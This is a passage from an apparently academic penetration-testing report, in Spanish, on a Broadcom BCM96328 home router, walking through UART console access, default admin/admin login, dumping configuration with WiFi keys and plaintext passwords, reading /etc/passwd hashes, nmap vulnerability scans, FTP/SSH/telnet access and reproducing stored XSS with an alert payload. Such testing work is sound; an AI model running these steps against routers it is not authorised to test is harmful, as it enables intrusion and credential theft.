Una vez se ha localizado el puerto serie, se deben identificar cada uno de los pines que lo conforman. Este puerto serie cuenta con cuatro pines, dos para la recepción y transmisión de datos, uno para proporcionar alimentación y otro que hace de tierra. En este caso, el pin de tierra está identificado con la etiqueta “GND” y quedan por determinar los otros tres pines. Para ello se hará uso de un multímetro y se tomarán medidas de voltaje para discriminar qué función tiene cada pin.



*Ilustración III Identificación de los pines. Elaboración propia.*

El pin encargado de transmisión se identifica fácilmente ya que el voltaje oscila entre 0 voltios y 3.3 voltios, el pin de recepción está a 3.3 voltios, pero tiene oscila ligeramente en 3 y 3.3 voltios y por último el pin de alimentación tiene un voltaje de 3.3 voltios constante.

Tras identificar los pines con el multímetro, se conecta el puerto serie al convertidor UART a USB como se muestra en la imagen.





Ilustración IV Conexión del convertidor UART con el dispositivo. Elaboración propia.

Esta conexión se realiza cruzada, es decir, el pin de recepción del puerto serie con el pin de envío del convertidor, y el pin de transmisión del puerto serie con el pin de recepción del convertidor.




Ilustración V Diagrama de conexión dispositivo con el ordenador. Elaboración propia

Una vez conectado el router con el convertidor, este se conecta a su vez al ordenador por USB y abriendo una consola e introduciendo el comando `$ picocom -b 115200 /dev/ttyUSB0`, se comienza a recibir datos.

Conforme se enciende el router, se va registrando por el puerto serie el proceso de inicialización del router. Al comienzo del arranque, se puede ver información del

sistema como, el modelo y versión del cargador de sistema, modelo y especificaciones de procesador, memoria flash, RAM...

```
CFE version 1.0.37-110.11-2 for BCM96328 (32bit,SP,BE)
Build Date: 2011-04-29 11:30:31 (lain@SW1-BCM-04)
Copyright (C) 2000-2009 Broadcom Corporation.

HS Serial flash device: name MX25L128, id 0xc218 size 16384KB
Total Flash size: 16384K with 4096 sectors
Chip ID: BCM6328B0, MIPS: 320MHz, DDR: 320MHz, Bus: 160MHz
Main Thread: TP0
Memory Test Passed
Total Memory: 67108864 bytes (64MB)
Boot Address: 0xb8000000
```

*Ilustración VI Especificaciones del dispositivo. Elaboración propia.*

Así pues, conforme se sigue cargando el sistema, se puede ver que se puede acceder a la consola del cargador del sistema, direcciones de memoria donde se encuentra el sistema operativo, versiones de sistema operativo...

```
*** Press any key to stop auto run (1 seconds) ***
Auto run second count down: 0
Booting from latest image (0xb8800000) ...
Code Address: 0x80010000, Entry Address: 0x802935a0
Decompression OK!
Entry at 0x802935a0
Closing network.
Disabling Switch ports.
Flushing Receive Buffers...
0 buffers found.
Closing DMA Channels.
Starting program at 0x802935a0
Linux version 2.6.30 (charles@SW1-BCM-04) (gcc version 4.4.2 (Buildroot
HS Serial flash device: name MX25L128, id 0xc218 size 16384KB
96328A-1441N1 prom init
CPU revision is: 0002a075 (Broadcom4350)
```

*Ilustración VII Proceso de arranque del dispositivo. Elaboración propia.*

Finalmente, conforme termina de arrancar el sistema, se puede ver que se inicializa una consola de BusyBox y para acceder al router se solicitan credenciales:



```
VFS: Mounted root (squashfs filesystem) readonly on device 31:0.  
Freeing unused kernel memory: 124k freed  
init started: BusyBox v1.00 (2011.09.13-03:40+0000) multi-call binary  
  
BusyBox v1.00 (2011.09.13-03:40+0000) Built-in shell (msh)  
Enter 'help' for a list of built-in commands.  
  
Loading drivers and kernel modules...
```

*Ilustración VIII Versión de la herramienta BusyBox. Elaboración propia.*

```
acsd: scan in progress ...  
acsd: scan in progress ...  
acsd: scan in progress ...  
acsd: scan in progress ...  
acsd: selected channel spec: 0x2b01  
  
BCM96328 Broadband Router  
Login: admin  
Password:  
> help
```

*Ilustración IX Inicio de sesión a través del puerto serie. Elaboración propia.*

Por suerte, tras probar varias combinaciones, se da con la contraseña, que está por defecto usuario: “admin” y contraseña “admin”.

Una vez desde esta consola, introduciendo el comando help, se obtienen todos los comandos que se pueden utilizar:

```
> help  
?  
help  
logout  
exit  
quit  
reboot  
adsl  
xdslctl  
xtm
```

*Ilustración X Comandos ofrecidos a través de puerto serie. Elaboración propia.*

La lista completa es: help, logout, exit, quit, reboot, adsl, xdslctl, xtm, brctl, cat, loglevel, logdest, virtualserver, ddns, df, dumpcfg, dumpmdm, meminfo, psp, kill, dumpsysinfo, dnsproxy, syslog, echo, ifconfig, ping, ps, pwd, snmp, sysinfo, tftp, wlctl, arp, defaultgateway, dhcpserver, dns, lan, lanhosts, passwd, ppp, restoredefault, route, save, swversion, uptime, cfgupdate, swupdate, exitOnIdle, wan, build, version, serialnumber

Investigando los comandos, se descubre que ejecutando el comando `dumpcfg`, el router muestra un xml con la configuración, en la que se encuentra la contraseña para conectarse mediante wifi.

```
<WlSsid>JAZZTEL_1237</WlSsid>
<WlBssMacAddr>38:72:C0:EB:12:37</WlBssMacAddr>
<WlWpaPsk>572879Q842E524F48AC8</WlWpaPsk>
<WlKey64Cfg instance="1">
</WlKey64Cfg>
<WlKey64Cfg instance="2">
</WlKey64Cfg>
```

*Ilustración XI Credenciales WiFi de acceso al router. Elaboración propia.*

Por otro lado, con el comando `dumpmdm`, también se muestra las credenciales de todos los usuarios que tienen acceso al router.

```
<X_BROADCOM_COM_LoginCfg>
  <AdminUserName>admin</AdminUserName>
  <AdminPassword>admin</AdminPassword>
  <AdminPasswordHash></AdminPasswordHash>
  <SupportUserName>support</SupportUserName>
  <SupportPassword>support</SupportPassword>
  <SupportPasswordHash></SupportPasswordHash>
  <UserUserName>user</UserUserName>
  <UserPassword>user</UserPassword>
  <FtpUserName>ftpuser</FtpUserName>
  <FtpPassword>ftpuser</FtpPassword>
  <UserPasswordHash></UserPasswordHash>
```

*Ilustración XII Credenciales de acceso al router. Elaboración propia.*

Esto también se puede corroborar haciendo uso del comando `cat`, que permite mostrar el archivo `/etc/passwd`:

```
> cat /etc/passwd
admin:4VhfJskHBUCm2:0:0:Administrator:/:/bin/sh
support:FkHRvNtEvIXMU:0:0:Technical Support:/:/bin/sh
user:c1UqqIizPJ1/s:0:0:Normal User:/:/bin/sh
ftpuser:DHBalfTkHe86k:0:0:user for ftp:/:/bin/sh
nobody:fYJZMg91gIVco:0:0:nobody for ftp:/:/bin/sh
```

*Ilustración XIII Fichero /etc/passwd dispositivo. Elaboración propia.*

## Enumeración

En este apartado se tiene como objetivo buscar todas los posibles vectores de entrada que el router pueda tener abiertos. Para ello se van a emplear distintas técnicas y herramientas habituales en test de penetración.

Se va a enumerar servicios abiertos, buscar vulnerabilidades con nmap, directorios web de los que se pueda sacar información, analizar el tráfico que genera el dispositivo y la búsqueda de OSINT.

### Enumeración con NMAP

Una vez se ha obtenido acceso al router extrayendo la contraseña mediante el puerto serie, se da comienzo a la fase de enumeración. Se va a realizar un escaneo con nmap de puertos abiertos del firewall para identificar posibles vectores de ataque que utilizaría un atacante para ganar acceso al dispositivo.




Ilustración XIV Diagrama de enumeración por nmap. Elaboración propia.

Se comienza seleccionando las opciones “-sC”, que ejecuta una serie de scripts predeterminados para recopilar información como configuraciones y vulnerabilidades comunes, y “-sV” para determinar en qué versión está el servicio que está corriendo en un determinado puerto.

```
(kali@kali)-[~]
└─$ nmap -sC -sV 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 12:54 EST
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 Welcome to the FTP utility
|     Unknown command: ""
|     Unknown command: ""
|   Help:
|     220 Welcome to the FTP utility
|     Unknown command: "HELP"
|   NULL, SMBProgNeg:
|     220 Welcome to the FTP utility
|   SSLSessionReq:
|     220 Welcome to the FTP utility
|_   Unknown command: ""
22/tcp    open  ssh          Dropbear sshd 0.46 (protocol 2.0)
| ssh-hostkey:
|_  1040 c9:03:7a:e5:8d:81:3c:f5:75:f3:78:0f:ac:5f:58:d3 (RSA)
23/tcp    open  telnet      Broadcom BCM96328 ADSL router telnetd
80/tcp    open  http        micro_httpd
|_ http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Broadband Router
139/tcp   open  netbios-ssn Samba smbd 3.0.37 (workgroup: WORKGROUP)
5431/tcp  open  upnp        Belkin/Linksys wireless router UPnP (UPnP 1.0
```

*Ilustración XV Resultado de comando nmap de enumeración. Elaboración propia.*

Se puede ver que los puertos y servicios abiertos son 21 ftp, 22 ssh, 23 telnet, 80 http, 139 netbios-ssn y el 5431 park-agent. Una vez se tiene constancia de los puertos abiertos, se va a volver a lanzar nmap con la opción "--script=vuln" que realizará un conjunto de pruebas para detectar posibles vulnerabilidades existentes en los servicios expuestos. \$ nmap --script=vuln 192.168.1.1



```
(kali@kali)-[~]
└─$ nmap --script=vuln 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 12:56 EST
Nmap scan report for 192.168.1.1
Host is up (0.016s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
| http-method-tamper:
|   VULNERABLE:
|   Authentication bypass by HTTP verb tampering
|   State: VULNERABLE (Exploitable)
|   This web server contains password protected resources vulnerable to
|   vulnerabilities via HTTP verb tampering. This is often found in web
|   common HTTP methods and in misconfigured .htaccess files.
|
|   Extra information:
|
|   URIs suspected to be vulnerable to HTTP verb tampering:
|   / [HEAD]
|
Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|   State: VULNERABLE
|   IDs:   CVE:CVE-2009-3103
|   Array index error in the SMBv2 protocol implementation in servers
|   and SP2,
|   Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote
|   cause a
|   denial of service (system crash) via an & (ampersand) character in
|   NEGOTIATE
|   PROTOCOL REQUEST packet, which triggers an attempted dereference
|   aka "SMBv2 Negotiation Vulnerability."
```

*Ilustración XVI Resultado de comando nmap buscando vulnerabilidades. Elaboración propia*

Se ha detectado que el puerto 80 es vulnerable a HTTP verb tampering y que el puerto 139 es vulnerable a CVE-2009-3103.

Antes de finalizar la enumeración con nmap, se va a probar el acceso mediante ftp, ssh y telnet, es decir, puerto 21, 22 y 23 respectivamente.

En primera instancia, se va a probar ftp. Este protocolo permite la conexión mediante un usuario "anonymous" y sin contraseña, que suele ser un agujero de seguridad a subsanar.

```
(kali@kali)-[~]
└─$ ftp anonymous@192.168.1.1
Connected to 192.168.1.1.
220 Welcome to the FTP utility
331 Password please.
Password:
530 Sorry, no ANONYMOUS access allowed.
ftp: Login failed
ftp>
```

Ilustración XVII Prueba de acceso anónimo ftp. Elaboración propia.

En este caso, está deshabilitada esta característica. A continuación, se va a probar con los usuarios que se han obtenido en la fase de preparación. De todos ellos, el único que permite realizar el login es “ftpuser”.

Una vez logeado, se navegar y listar los directorios, pero no se consigue extraer información útil. La conexión entra en modo pasivo y no se listan ni se encuentran directorios habituales.

```
(kali@kali)-[~]
└─$ ftp ftpuser@192.168.1.1
Connected to 192.168.1.1.
220 Welcome to the FTP utility
331 Password please.
Password:
230 User logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> ls
227 Entering Passive Mode (192,168,1,1,136,210)
150 BINARY data connection established.
226 Directory list has been submitted.
ftp> dir
227 Entering Passive Mode (192,168,1,1,159,121)
150 BINARY data connection established.
226 Directory list has been submitted.
ftp> cd etc
451 Error: No such file or directory.
ftp> cd var
451 Error: No such file or directory.
ftp> cd bin
451 Error: No such file or directory.
```

Ilustración XVIII Prueba de credenciales ftp. Elaboración propia.

Seguidamente, se prueba el acceso mediante ssh en el puerto 22. Cuando se intenta acceder, se producen errores por el método de intercambio de claves, el tipo de clave y el método de cifrado.





```
(simonbc@simon-kali)-[~]
└─$ ssh 192.168.1.1
Unable to negotiate with 192.168.1.1 port 22: no matching key exchange method
found. Their offer: diffie-hellman-group1-sha1

(simonbc@simon-kali)-[~]
└─$ ssh 192.168.1.1
Unable to negotiate with 192.168.1.1 port 22: no matching host key type found.
Their offer: ssh-rsa

(simonbc@simon-kali)-[~]
└─$ ssh 192.168.1.1
Unable to negotiate with 192.168.1.1 port 22: no matching cipher found. Their
offer: 3des-cbc
```

*Ilustración XIX Problemas de acceso por ssh. Elaboración propia.*

Se añaden todos estos parámetros al archivo de configuración de ssh para este host, y aun así no se consigue establecer la sesión ssh.

```
Host 192.168.1.1
    KexAlgorithms +diffie-hellman-group1-sha1
    HostkeyAlgorithms +ssh-rsa
    Ciphers +3des-cbc
```

*Ilustración XX Configuración de acceso por ssh. Elaboración propia.*

Para conseguir establecer la conexión es necesario añadir el flag `-o MACs=hmac-sha1`.

```
(kali@kali)-[~]
└─$ ssh admin@192.168.1.1
Connection closed by 192.168.1.1 port 22

(kali@kali)-[~]
└─$ ssh -o MACs=hmac-sha1 admin@192.168.1.1
admin@192.168.1.1's password:
> help
?
help
logout
exit
```

*Ilustración XXI Acceso por ssh. Elaboración propia.*


Se accede a una consola que ofrece los mismos comandos que la que se obtenía al hacer login en el router usando el puerto serie, por lo que debe ser la consola de BusyBox que se obtenía anteriormente.

De todos los usuarios que se habían obtenido, únicamente tienen acceso los usuarios admin y user.

Por último, se prueba el acceso por telnet puerto 23, en este caso la conexión funciona sin problema, se accede con los usuarios user y admin, y aparece la misma consola de BusyBox.

## Enumeración con GOBUSTER

Se va a utilizar la herramienta Gobuster para intentar identificar dominios ocultos en la página web del router con el objetivo de buscar vulnerabilidades, acceder a información sensible y, en general, obtener más información sobre la aplicación.



*Ilustración XXII Diagrama de enumeración de directorios. Elaboración propia.*

Como se mencionó en el apartado de estudio de herramientas de ataque donde se introdujo la herramienta gobuster, esta requiere de listas de directorios para realizar el descubrimiento. Kali Linux incorpora una serie de listas por defecto tanto para la herramienta dirb como para dirbuster. Se va a hacer uso de algunas de esas listas como common.txt, que viene del repositorio SecLists, y directory-list-2.3-small.txt, lista predefinida de la herramienta dirbuster de OWASP.



```
(kali@kali)-[~]
└─$ gobuster dir -u "http://192.168.1.1/" -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://192.168.1.1/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:        gobuster/3.6
[+] Timeout:           10s

Starting gobuster in directory enumeration mode

/admin.cgi             (Status: 401) [Size: 232]
/AT-admin.cgi         (Status: 401) [Size: 232]
/awstats.conf        (Status: 401) [Size: 232]
/cachemgr.cgi        (Status: 401) [Size: 232]
/cgi-bin/            (Status: 401) [Size: 232]
/index.html          (Status: 401) [Size: 232]
/index.htm           (Status: 401) [Size: 232]
/robots.txt          (Status: 401) [Size: 232]
/swfobject.js        (Status: 200) [Size: 0]
Progress: 4641 / 4642 (99.98%)

Finished
```

Ilustración XXIII Enumeración de directorios con lista common.txt. Elaboración propia.

De esta ejecución se obtiene que la ruta /swfobjects.js responde sin necesidad de autenticación. El resto de rutas devuelven el código 401 acceso no autorizado.

Por otro lado, el resultado de la lista directory-list-lowercase-2.3-small.txt es el siguiente:

```
(kali@kali)-[~]
└─$ gobuster dir -u "http://192.168.1.1/" -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://192.168.1.1/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:        gobuster/3.6
[+] Timeout:           10s

Starting gobuster in directory enumeration mode

/files2                (Status: 400) [Size: 224]
Progress: 81643 / 81644 (100.00%)

Finished
```

Ilustración XXIV Enumeración de directorios con lista directory-list-lowercase-2.3-small.txt. Elaboración propia.

No se ha obtenido resultados muy interesantes, se sigue con la prueba para encontrar otros puntos de acceso.

### Análisis de tráfico con WIRESHARK

En esta fase se investigará las respuestas que ofrece el router ante las peticiones que se le lanzan a través del navegador.




Ilustración XXV Diagrama de análisis de tráfico. Elaboración propia.

Cuando se introduce la url 192.168.1.1 aparece una web que solicita credenciales.




Ilustración XXVI Conexión por navegador al dispositivo. Elaboración propia.

Cuando se da a iniciar sesión, aún con los campos en blanco, la petición http que se realiza es la siguiente:

```

GET / HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Basic Og==

HTTP/1.1 401 Unauthorized
Server: micro_httpd
Cache-Control: no-cache
Date: Thu, 01 Jan 1970 00:45:27 GMT
WWW-Authenticate: Basic realm="Broadband Router"
Content-Type: text/html
Connection: close

<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY BGCOLOR="#cc9999"><H4>401 Unauthorized</H4>
Authorization required.
<HR>
<ADDRESS><A HREF="http://www.acme.com/software/micro_httpd/">micro_httpd</A></ADDRESS>
</BODY></HTML>
    
```

*Ilustración XXVII Respuesta HTTP a introducción de credenciales. Elaboración propia.*

En esta petición se encuentran dos puntos interesantes, por un lado, el header de la petición “Authorization: Basic Og==”, y por otro, la url “http://www[.]acme[.]com/software/micro\_httpd/”. El header Authorization contiene una cadena de codificada en base64 en la que se encuentran las credenciales introducidas en la ventana emergente de la página, en este caso como los campos estaban vacíos, el texto descodificado es “:”. Por otro lado, se ha descubierto que el servidor es un micro\_httpd, un servidor escrito en C, esta información puede ser útil a la hora de buscar vulnerabilidades asociadas a este servidor.

## OSINT

En este apartado se va a buscar información en internet sobre posibles vulnerabilidades conocidas asociadas a este router.

En esta búsqueda, se ha encontrado la siguiente vulnerabilidad CVE-2018-8062, se trata de un Cross-Site Scripting persistente. Se puede explotar cuando se crea un servicio WAN, la descripción permite inyectar código html, que no es sanitizado cuando se hace la guarda en el servidor.

Una forma sencilla de probar esta vulnerabilidad es con el payload “<script>alert(‘xss’);</script>”. Este código hace que salte un cuadro de diálogo con el mensaje “xss”.




Ilustración XXVIII Vulnerabilidad XSS encontrado en internet. Elaboración propia.

Una vez introducido este parámetro, se sigue con la configuración del servicio WAN, no requiere rellenar ningún campo.

Finalmente, cuando se vuelve a acceder a la página de “WAN Service”, efectivamente, salta el cuadro de diálogo.




Ilustración XXIX Explotación de XSS encontrado en internet. Elaboración propia.

Por otro lado, se ha probado en otras páginas del servidor, que también son vulnerables como, NAT > Port Triggering, NAT > Virtual Servers, Security > IP Filtering, Wireless > Basic.

